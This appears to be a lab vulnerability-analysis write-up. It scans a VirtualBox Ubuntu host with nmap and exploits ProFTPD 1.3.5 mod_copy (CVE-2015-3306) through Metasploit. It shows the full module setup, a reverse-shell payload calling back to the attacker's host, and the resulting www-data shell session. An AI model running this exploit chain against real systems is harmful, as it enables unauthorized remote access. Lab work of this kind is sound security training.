

Vulnerability Analysis—Nidal

Attacker : 10.181.48.30 KALI

Victim :10.181.48.246 ERULNX16

Tools used:

Nmap - for scanning

Metasploit - find the exploit and payload

```
(root@kali)-[/home/kali]
# nmap -sV 10.181.48.246
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-20 00:46 +0530
Nmap scan report for 10.181.48.246
Host is up (0.017s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
8080/tcp   closed http-proxy
8181/tcp   closed intermapper
MAC Address: 08:00:27:27:EC:B4 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.12 seconds
```

Possible Vulnerabilities:

ProFTPD 1.3.5

SQLi

CVE-2015-3306 PUBLISHED [View JSON](#) | [User Guide](#)

Collapse all

Required CVE Record Information

CNA: MITRE Corporation

Published: 2015-05-18 **Updated:** 2021-05-26

Description

The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.

Product Status

FTP Proftpd Vulnerability can be exploited to read and write the files

```
msf6 > search proftpd

Matching Modules
-----
#  Name                                     Disclosure Date  Rank
-  -
0  exploit/linux/misc/netsupport_manager_agent 2011-01-08      average
   No      NetSupport Manager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_sreplace          2006-11-26      great
   Yes     ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  \_ target: Automatic Targeting              .               .
   .
3  \_ target: Debug                            .               .
   .
4  \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1 .               .
   .
5  exploit/freebsd/ftp/proftpd_telnet_iac      2010-11-01      great
   Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6  \_ target: Automatic Targeting              .               .
   .
7  \_ target: Debug                            .               .
   .
8  \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) .               .
   .
9  exploit/linux/ftp/proftpd_telnet_iac      2010-11-01      great
   Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 \_ target: Automatic Targeting              .               .
   .
11 \_ target: Debug                            .               .
   .
12 \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 .               .
   .
13 \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug) .               .
   .
14 \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) .               .
   .
```

```
msf6 > use exploit/unix/ftproftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftproftpd_modcopy_exec) > ls
[*] exec: ls

amass_subs.txt  Downloads      Music          Postman        shell.php.jpg  xss.py
burp_cert.der   exploit.py     phone          Public         subdomains.json
csrf.html       flaskenv      photorec.se2   Recovered      subdomains.txt
cust.txt        full-port.txt  php_filter_chain_generator  req2.txt       suspicious.txt
Desktop         GoldenEye     Pictures       req.txt        Templates
Documents      mechacore.txt PortScanner     shell.php      Videos


msf6 exploit(unix/ftproftpd_modcopy_exec) > set RHOST 10.181.48.246
RHOST => 10.181.48.246
msf6 exploit(unix/ftproftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftproftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftproftpd_modcopy_exec) > set LHOST 10.181.48.30
LHOST => 10.181.48.30
msf6 exploit(unix/ftproftpd_modcopy_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftproftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.181.48.30:4444
[*] 10.181.48.246:80 - 10.181.48.246:21 - Connected to FTP server
[*] 10.181.48.246:80 - 10.181.48.246:21 - Sending copy commands to FTP server
[*] 10.181.48.246:80 - Executing PHP payload /xRimFLu.php
[*] 10.181.48.246:80 - Deleted /var/www/html/xRimFLu.php
[*] Command shell session 1 opened (10.181.48.30:4444 -> 10.181.48.246:58017) at 2025-10-20 01:04:32 +0530

ls
chat
drupal
payroll_app.php
phpmyadmin
cd chat
ls
chat

phpmyadmin
cat chat
cat drupal
whoami
www-data
pwd
/var/www/html
uname-a
uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/
Linux
```

Got access to these things



Anyone can enter the chat with any name.

CONCLUSION

Update the Proftpd to avoid remote access from hackers